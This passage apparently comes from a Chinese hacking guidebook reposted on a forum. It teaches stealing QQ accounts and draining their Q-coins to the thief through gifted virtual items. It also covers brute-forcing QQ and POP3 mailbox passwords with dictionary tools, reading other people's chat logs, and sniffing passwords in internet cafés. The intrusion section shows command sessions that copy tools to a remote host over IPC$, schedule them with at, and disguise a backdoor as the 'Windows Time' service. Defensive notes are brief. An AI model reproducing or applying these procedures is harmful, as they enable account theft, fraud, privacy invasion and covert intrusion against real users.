保存QQ账号和密码格式


STEP2 保存了 QQ 号码记录文件后，就可以运行“QQ 群登快手”了，单击主界面中的“选项”按钮，打开选项设置对话框，程序会自动寻找电脑中已安装的 QQ/TM，如果未找到，可自行设定 QQ/TM 主程序所在路径。在“QQ 程序启动前 / 中延时”项处可设置 QQ 号码自动登录的间隔时间，一般设置为 30 秒比较好。设置完毕后保存返回程序界面。



设置QQ群登快手

STEP3 单击主界面中的“导入”按钮，在向导提示下，指定刚才保存的 QQ 号码记录文件，向导会提示用户选择分隔符号。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



定义分隔符为“/”与前面的文本文件相同

由于我们在前面文本中设置的格式是“账户/密码”分隔符为“/”，所以在“选择分隔符”中单击“自定义”栏，填入“/”。

STEP 4 导入成功后会在中间的列表框中显示将会自动登录的QQ号码。单击“立即群登”按钮，即可开始自动登录导入的QQ号码了。



快速登录多个QQ号

提示 **ATTENTION**

在群登过程中，随时可以暂停自动登录，这样可以方便进行下面的Q币转移操作，操作完某个QQ号后，可以恢复继续自动登录下一个QQ号码。

13.3.3 防范Q币被盗取

使用QQ群登快手自动登录上了有Q币/Q点的QQ号码后，是不能直接将其赠送转移到盗号者的QQ号码上的，只有通过转化成QQ虚拟物品比如QQ秀、QQ空间装饰等等）或者QQ服务（比如会员、黄钻、蓝钻绿钻等等）的形式才能进行赠送。



赠送QQ虚拟物品

以赠送QQ秀为例，在登录的QQ号的QQ秀图标上单击左键，打开QQ秀商城后，在左侧的QQ秀形象下方可以看到“赠送”按钮，在各个类型的QQ秀中，盗号者试穿自己QQ想要的QQ秀后，再单击“赠送”按钮，在新窗口中输入盗号者的QQ号码，然后单击“立即赠送”按钮即可。



赠送服务


以赠送QQ会员为例，在登录的QQ号的QQ秀图标下方，单击会员图标，弹出“QQ会员专区”窗口，再单击“访问QQ会员官方网站”。在打开的窗口的左侧自己图标和昵称下方可以看到“赠送好友/向好友索要”按钮，单击该按钮，在新打开的窗口中“受赠人QQ”一栏输入盗号者的QQ号码，然后点击“下一步”按钮进行确认即可。

13.4 扫描器猜解QQ密码

除了安装木马以外，有的黑客会采用暴力破解的方法——猜密码，通过猜出QQ信箱的密码转而获取QQ的密码，这就要用到前面介绍的扫

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

描工具了，下面这个实例就是利用流光扫描 QQ 密码。除了扫描工具外，本例中还将使用的工具是“易优超级字典生成器”。




易优超级字典生成器主界面

STEP1 下载并运行“易优超级字典生成器”切换到“基本字符”标签下，在“数字”、“字符”和“其他”栏中选择 QQ 号可能的密码，这样“易优超级字典生成器”会生成各种匹配的字符组合。



选择生成的基本字符

STEP2 选择完字符组合之后，单击“下一步”生成字典，不过要注意把格式改为“DIC”。




保存生成好的字典

STEP3 字典做好后，我们开始打开流光：添加刚才做好的字典。然后在流光中展开 POP3 主


机列表，添加“qq.mail.com”。

STEP4 大家知道，QQ 密码和它的邮箱密码都是一样的，很少有人会用两个密码，这样就为我们提供了方便，在“qq.mail.com”中添加要扫描的 QQ 号。



在流光中添加扫描的QQ信箱

STEP5 添加完成后，单击“流光”菜单栏中的“探测”→“标准模式”命令进行扫描。



开始扫描

STEP6 经过字典文件不断地匹配，终于扫描出密码来。

2007-08-23 10:32:20 dl_dir.qq.com

.....

2007-08-23 10:32:34 Content-Type: application/octet-stream

2007-08-23 10:32:34 连接成功

2007-08-23 10:32:35 连接密码: diaomin1988

STEP7 根据第 4 步的思路，信箱密码很多时候就是 QQ 本身的密码，通过破译了信箱密码之后，QQ 密码也就出来了。

使用探测密码的方法关键是字典，它所占的空间是很大的，所以操作起来并不容易。当然，

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


这只是一个思路，只有尝试才能知道这个方法到底怎么样。

13.5 QQ的本地破解

除了在线扫描破解QQ密码外，我们还应该防范QQ被“本地破解”，所谓“本地破解”是指盗号者在本机中进行的QQ破解操作。

1.本地破解的奥秘


QQ在使用时，会将用户的账号、密码、好友列表、个人信息和聊天记录等保存在本地电脑的QQ安装目录中（默认为C:\Program Files\Tencent），并且按照QQ安装目录分类。对于QQ密码的本地破解，其实就是破解QQ登录后保存在本地硬盘上的密码信息文件。



存储QQ的文件

2.本地破解的原理和方法

面对经过加密的QQ密码信息文件，大多数的破解软件都采用了相同的工作原理来破解，那就是——穷举法，也就是我们常说的暴力破解。从理论上讲，只要穷举键盘上可以输入的所有字符串，就肯定能找到所需的QQ密码。破解软件采用穷举法来破解QQ密码，就是把密码中所有可能出现的字母或字符按照一定的算法进行排列组合，直到找到一组与密码完全匹配的字符序列。理论上来说，这种破解方法绝对有效，就是太费时间，有时所需时间甚至到了离谱的程度。



超级字典生成器

简单的QQ密码暴力破解软件采用顺序递增的算法，举一个简单的例子，比如一个QQ的密码假设是“1234”，在破解它时就可以设定密码的猜测范围是所有的数字。当破解软件运算时，就会以“0”为密码进行猜测比较，如果“0”合适则破解成功，如果不合适就尝试以“1”为密码进行猜测比较，还不合适就以“2”为密码猜测比较……依此类推，直到找出正确的密码。这种破解算法对猜测范围的准确性要求较高，并且非常耗时，破解效率极为低下。有时一个包含字母、数字和符号的8位数QQ密码，一般的电脑连续工作一个月也不一定能够算出来。当破解时间长得不可接受时，就可以认为此破解是失败的。



黑客字典

好一点的QQ密码暴力破解软件都是采用外挂“字典”的方式。注意，这里的“字典”是一


个文本文件，内容是由若干字符串组成的列表，这个列表是根据人们使用密码的习惯和规律精心编制出来的。这样的“字典”可以用字典生成软件自动生成，也可以手动编制和添加。一般的字典生成软件都能够自动生成包括生日、电话或英文名等常见密码的“字典”内容，不过这种“字典”存在容量大、内容单一和不灵活的缺点。因此，有经验的破解者都会采用先自动生成，再手工修改的方法来制作一个比较“聪明”的字典，或者直接从网上下载现成的“字典”。有了满意的“字典”后，在解密时只需把“字典”挂在破解软件上，就能在相对较短的时间内破解 QQ 密码。

13.6 查看QQ聊天记录

我们经常关注自己的密码是否会被盗取，但是另外一个严重的问题却被人忽视了，那就是自己的聊天记录。

1. 查看聊天记录全过程

现在一般的 QQ 本地消息被人查看的方式有两种，一种是把被查看的 QQ 号码下的文件 MsgEx.db，它的位置大体是“QQ 所在盘：\Program Files\Tencent\qq 号码”，放在你相同的文件就可以查看了。另一种方式就是通过第三方工具，其中比较常用的工具是 QQ 聊天记录查看器。




记录查看器

“QQ 聊天记录查看器”就是查看聊天记录的工具，该软件无需安装，可以直接运行，对所有 QQ 版本都有效。


STEP1 运行“QQ 聊天记录查看器”，单击选择目录弹出如下窗体，选择到 QQ 安装的路径位置。在下拉 QQ 号码列表选择你要查看的号码。

STEP2 单击“查看”，如果软件没有注册会出现如下图所示。当然你输入正确的注册号码就不会出现这个提示。



提示注册信息

STEP3 单击“下次再注册”，出现可以查看消息的窗体了，只要是这个号码上的好友的聊天记录都可以随便看。



打开记录列表

当然这些 QQ 消息查看工具也会遇到聊天记录日期不对，有时候一些信息也读取不出来等问题。

2. 防范聊天记录被偷窥

明白以上使用工具软件查看 QQ 本地消息的一般步骤，作为 QQ 聊天工具的使用者怎样避免这样的遭遇呢？其实腾讯公司为了防止这样的

情况发生，已经在后续的版本里面不断的完善功能，其中一点就是在本地登录后会让你选择登录模式，“办公\网吧”还有就是“本地消息保护”，这两种方式都可以对本地消息进行处理，“办公\网吧”在QQ退出的时候后提示使用者是否删除本地记录。

“本地消息保护”会进行密码保护，相当于对消息自己有一把钥匙。只要使用者有安全防范意识，做好处理，自己的隐私就能够得到一定保护。

13.7 局域网中的QQ安全

嗅探作为一种发展比较成熟的技术，它本来是协助网络管理员监测网络传输数据，排除网络故障的专用技术。可如今却成为局域网内窃取密码信息的重要手段之一，此技术一旦被恶意使用，无论你输入的密码如何复杂，同样都会被窃取到，让身处内网的用户防不胜防。


1.认识“QQ密码极速破解式”

这里介绍的是“QQ密码极速破解式”，它是一款新兴的嗅探监听工具，这个软件虽然出世没多久，但绝对是一匹极有潜质的千里驹，说起QQ密码极速破解式的前身，就不得不提起NC瑞士军刀和Spring监听，这两款大名鼎鼎的嗅探工具，曾经都风光一时可以说是嗅探工具中的元老。而QQ密码极速破解式，则是汇集上面这两款嗅探工具的优点，在目标机器中根本毫无感觉，就可将密码信息窃取到手，真是个不容忽视的厉害“角色”！

2.嗅探局域网中的QQ密码


使用“QQ密码极速破解式”嗅探局域网数

据，首先得安装 WinPcap 数据包拦截程序（用户可以到 <http://WinPcap.polito.it> 去下载）。



安装WinPcap

然后在“QQ密码极速破解式”根目录中双击里面的“qqsniffe”监听客户端，这时会弹出该“命令窗口”模式的软件界面，如果此时是多网卡形式的局域网，请在光标闪烁处，按照其文本提示你的数字进行输入。如果不知道网吧中使用的几号网卡，可以逐个尝试，直到有信息有反映为止。过一会，屏幕就会显示出，目前正在登录QQ的号码以及密码。就像这样长久以往的坚持监听，一会就会窃取到更多在同一网吧上网的QQ密码。



QQ密码被嗅探出来

第14章 电子邮箱攻防实例

在商务领域里,电子邮件(E-mail)一直被当作正式的文书被使用。如果邮箱被人破解,将会有许多机密信息被他人掌握。本章主要揭秘黑客破解电子邮箱的方法,以及有可能的诱骗术,通过本章的学习,我们就能有效地保护自己的邮箱了。

14.1 扫描破解与防范

POP3 邮箱是目前最流行的电子邮箱,现在很多网站都提供 POP3 邮件服务,由于目标巨大,自然也引起了黑客们的广泛关注。

POP3 是 Post Office Protocol 3 的简称,是访问 Internet 上电子邮箱的常用方法。POP3 服务允许用户设置本地浏览器的输入/输出邮件服务器名称,就像使用本地电子信箱一样使用自己的 E-mail 软件来收发邮件。以 371.net 为例,当用户使用 nescape、Iemail、outlook express 等软件收信时,必须在这些软件上设 SMTP server 和 POP3 server 的地址。


14.1.1 流光探测POP3邮箱密码

对于普通的电子邮件,我们也可以使用扫描器来破解。前面我们已经介绍了如何使用扫描器的方法,下面我们以“流光”为例介绍入侵者是如何扫描出“hacktestt@tom.com”的密码。

1. 添加扫描邮件服务器

由于“hacktestt@tom.com”是使用的 POP3 邮箱,所以首先在“流光”中确定要扫描的邮件服务器,选中“流光”主界面中“目标主机”下的“POP3 主机”列表,并在该列表中单击右键,添加要扫描的 POP3 邮件服务器名:“pop.tom.com”。

在打开的“添加主机”窗口中填写可以是 POP3 主机的域名也可以是具体的 IP 地址,本例中我们填写“pop.tom.com”。




添加搜索POP3主机任务



填写pop邮箱地址

2. 确定扫描的账户

确定扫描的邮件服务器之后,接下来就该告诉“流光”我们具体要扫描的账户名字了,在新添加的“pop.tom.com”列表中单击右键,然后选择“添加”。




添加账户名

我们的目的是扫描 hacktestt 这个账号的密码，所以在“添加用户”窗口中输入用户名“hacktestt”。




扫描多个账户

确定后“pop.tom.com”列表下就会出现“hacktestt”列表子项。如果用户要添加多个要扫描的账户，可以选择“从列表添加……”命令。



添加用户列表文件

添加多个账户的方法就是读取记录着有账户列表的文本文件，用户可以在该文本文件中输入多个账户名。



列表文件的格式


3.添加密码文件

添加完扫描对象之后，就需要添加用户名对应的“字典文件”了，所谓字典文件，它收录了最常见的密码，“流光”会将字典文件中的密码与 pop.tom.com 邮件服务器中的账号（本例中是 hacktestt）进行匹配，当账号和字典中的某个密码匹配成功后，那么这个密码就是该账号的正确密码。现在我们在“解码字典或方案”下添加一个密码字典文件。



字典文件


尽管字典文件中的密码已经有很多了，不过对于这种“猜”密码的方式是远远不够的，用户可以根据自己的经验和想法扩充字典文件中的密码或者下载专门的密码字典文件。



字典文件的格式

4.扫描正确的密码

添加完扫描的对象和字典文件后之后，选择菜单栏中的“探测”→“标准模式”命令，“流光”就可以开始进行密码扫描破解了。非常幸运，在本次操作中，成功地找回了“hacktestt@tom.com”的密码。



成功找到邮件账户的密码

采用“流光”扫描密码的方法其实就是不不断匹配账号和密码的过程，“流光”只是担当了黑客繁重且重复的工作而已，如果用户电子邮件的密码设置过于简单，或者密码出现在黑客的“字典”文件中的话，那么就极有可能被扫描出来。

使用这种方法，扫描的范围有一定的局限性，可是，如果利用密码生成器生成全排列密码字典，那么破解邮箱密码也就只是一个时间问题了。

注意 ATTENTION

由于有的邮件服务器安全性更强，一旦发现扫描软件反复测试密码，就会立即关闭连接，所以这种方法不一定对每个邮件服务器有效。

14.1.2 黑雨POP3邮件密码破解器

黑雨是一款通过流行的 pop3 协议进行邮箱账号密码破解的黑客工具软件。黑雨利用“穷举法”进行远程暴力破解密码，它可以支持字符方式、自定义字符、字典方式、字串方式四种不同的方式进行密码计算。

STEP1 运行黑雨 POP3 邮箱密码探测器，打开其操作界面，首先在 POP3 地址栏填入要破解邮箱的 POP3 地址，比如网易免费邮箱的 POP3 地址是 pop.163.com，搜狐免费邮箱的 POP3 地址是 pop.sohu.com 等。POP3 默认端口为 110。填入需要破解的用户名。




黑雨POP3邮箱密码探测器

STEP2 选择“选取字符集”，选取字符类型。或者选择字典破解法，选择字典的位置。可以尝试用自定义字符集，尝试的内容可以是生日、名

字等。然后设置密码位数，如果密码位数大于 5，建议使用大一点的线程。

STEP3 单击“深度算法”、“多线程深度算法”、“广度算法”或者“多线程广度算法”进行密码暴力破解。如果破解成功，就会在“密码”栏显示出破解出的密码。



各类扫描算法测试

14.1.3 使用流影探测POP3邮箱

流影是一个和流光功能相似的工具，和流光最大的不同在于，流光是运行于用户主机也就是客户端的，是一个图形界面的工具，而“流影”可以同时运行于服务器端和客户端的工具。用户可以通过 Telnet 来进行远程管理和控制。

1. 控制命令简介

流影的全部设置通过 Telnet 来进行，采用命令行方式，下面我们先来了解一下各命令的含义。

Set Server <POP3 Server>：设置探测的 POP3 服务器，如：Set Server pop.21cn.com

Set User <Username>|<File: User List File>|<Scheme: User Scheme File>：设置需要探测的用户名、用户列表文件或用户方案文件，关于用户列表文件及用户方案文件的详细解释参阅“流光”的说明文件。如：Set User Victim, Set User File:c:\password.dic, Set User Scheme: user.sch

Set Password <Password>|<Dictionary File>|<Dictionary Scheme File>：设置探测时采用的密码、密码字典或密码程序方案。如：

Set Password 123456, Set Password File: Password.dic, Set Password Scheme: Pass. Sch

Run: 开始探测

Stat: 查看当前运行的情况

Set Singlemode <ON>|<OFF>: 开启 / 关闭简单模式，如果简单模式开启会自动用相同的用户名作为密码探测一次。

Show Result <Current>|<Total>: 查看已经探测出的本次密码或所有密码记录

Stop: 停止当前探测。

Set Suffix <NULL>|<Suffix Word>: 设置是否自动在每一个密码后加指定的后缀。如: Set Suffix 123, 即在每一个密码后自动加后缀 123。Ex: pass->pass123

Set Prefix <NULL>|<Prefix Word>: 设置是否自动在每一个密码后加指定的前缀。如: Set Prefix 123, 即在每一个密码前自动加前缀 123。Ex: pass->123pass

Set Gsm <NULL>|<GSM ID> ET:<Freq>: 设置需要发送短消息的手机号码。如: Set GSM 139xxxxxxx ET:100, 设置号码为 139xxxxxxx, 每探测出 100 个密码及发送一次。注意：必须是中国移动的手机，而且已经开通了短信息服务。

Set Sms <Message>: 短消息发送，用于测试短消息的发送，发送的号码为 Set Gsm 指定的号码。

Change Password <New Password>: 改变登录的密码

Cmd [/display] <Cmd>: 执行制定的程序，[display] 选项用于指定是否显示执行的输出结果。如: Cmd /display di

Quit: 退出 Telnet 控制端。

ShutDown: 结束“流影”的运行。

2. 启动命令介绍

如果是在本地运行，直接键入如下命令即可: FsPop.exe <Port> <Control Password> [/Verbose]。

Port: “流影”开启的端口，此端口可以和已经开启的端口重用，例如和端口 137 重用。

Control Password: 每一次用 Telnet 连接“流影”时的密码，最多 8 位。

/Verbose: 本地输出模式，如果打开此选项，可以在运行时看到扫描的过程，不建议在远程使用。

如果在远程启动，首先用 SRV 开启的端口登录，之后需要用 RunasEx 来创建“流影”的进程，如 RunasEx administrator password “c:\winnt\system32\FsPop.exe 137 123456”。建议在本地使用熟练后，再放到远程运行。

3. 使用流影实例

STEP1 利用“net use”命令远程登录目标主机，并利用 copy 命令，复制 fspop.exe、srv.exe 文件到目标主机，其中，fspop.exe 和 srv.exe 在“流影”的安装文件夹中能够找到。随后利用“at”命令定时启动 SRV 服务。

```
命令窗口
D:\Download>net use \\211.152.188.33\ipc$ qwasdxc /user:hacer
命令成功完成。

D:\Download>copy fshelp.exe \\211.152.188.33\admin\$system32
已复制 1 个文件。

D:\Download>copy srv.exe \\211.152.188.33\admin\$system32
已复制 1 个文件。

D:\Download>net time \\211.152.188.33
\\211.152.188.33 的当前时间是 2001/1/16 下午 04:54
命令成功完成。

D:\Download>at \\211.152.188.33 16:56 srv.exe
添加了一项作业，其作业 ID = 1
D:\Download>
```

复制 fspop.exe、srv.exe 文件到目标主机

STEP2 过一会儿，估计目标主机已经启动服务后，然后使用 Telnet 进入目标主机。

```
命令窗口
D:\Download>net use \\211.152.188.33\ipc$ qwasdxc /user:hacer
命令成功完成。

D:\Download>copy fshelp.exe \\211.152.188.33\admin\$system32
已复制 1 个文件。

D:\Download>copy srv.exe \\211.152.188.33\admin\$system32
已复制 1 个文件。


D:\Download>net time \\211.152.188.33
\\211.152.188.33 的当前时间是 2001/1/16 下午 04:54
命令成功完成。

D:\Download>at \\211.152.188.33 16:56 srv.exe
添加了一项作业，其作业 ID = 1
D:\Download>telnet 211.152.188.33 99
```


Telnet 进入目标主机

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

进入之后首先使用 fshttp -l 查看对方主机上
面安装了什么服务。




键入fshttp -l查看服务



目标主机回显出服务列表

STEP3 发现一个服务叫 Windows Time，由于这个服务用处不大，替换该服务后，不易被发现，所以就用它了。首先删除这个服务（fshttp -r w32time），然后安装一个同名的服务。将端口设定在 8，密码为 123456（fshttp -l jj pass “Windows Time” 8 123456）。



伪装一个“Windows Time”服务

注意 ATTENTION

其实不一定要替换系统的服务，也可以直接安装一个服务，但是这个服务的名称不要用“aaa”、“bbb”之类，因为这样很容易在服务管理工具中被发现。

STEP4 出现安装成功的消息，接下来的事情就是要启动这个服务了（net start “Windows Time”）。




启动伪装的服务

注意 ATTENTION

和以往启动服务不一样，远程报了一个错误，这是正常的，这样做是为了避免在管理工具中被发现一个服务已经被运行，其实已经启动成功。


STEP5 这时就可以退出了，我们在浏览的时候发现一个站点在单击登录的时候弹出了一个输入密码的对话框所示。



要求键入用户名和密码

在这里我们通过探测的方法来获取用户名和密码，所以不必输入任何内容，直接选择取消，此时在浏览器的地址栏中出现了一个新的 URL

(网页地址)。



复制要探测的URL

STEP4 我们需要探测的就是这个URL，现在就登录“流影”，并且输入开启服务的密码，注意登录“流影”的时候请关闭回显。



使用“流影”连接目标主机伪装的服务

STEP5 在登录成功后，即可以使用前面介绍的命令进行设置，开始探测了。

14.2 欺骗手段获取邮件信息

许多时候，黑客会利用一些用户认识上的差异，采用以假乱真、瞒天过海等欺骗手法，来获取用户的用户名和密码。

14.2.1 了解电子邮件欺骗的手法

电子邮件“欺骗”是在电子邮件中改变名字使之看起来是从某地或某人发来的实际行为。这种“欺骗”经常被诡计制造者用来防止被人们识破，还可用来实现恶作剧的和恶意行为。

但是该“欺骗”对有使用多于一个电子邮件账户的人来说，是合法且有用的工具。例如你有

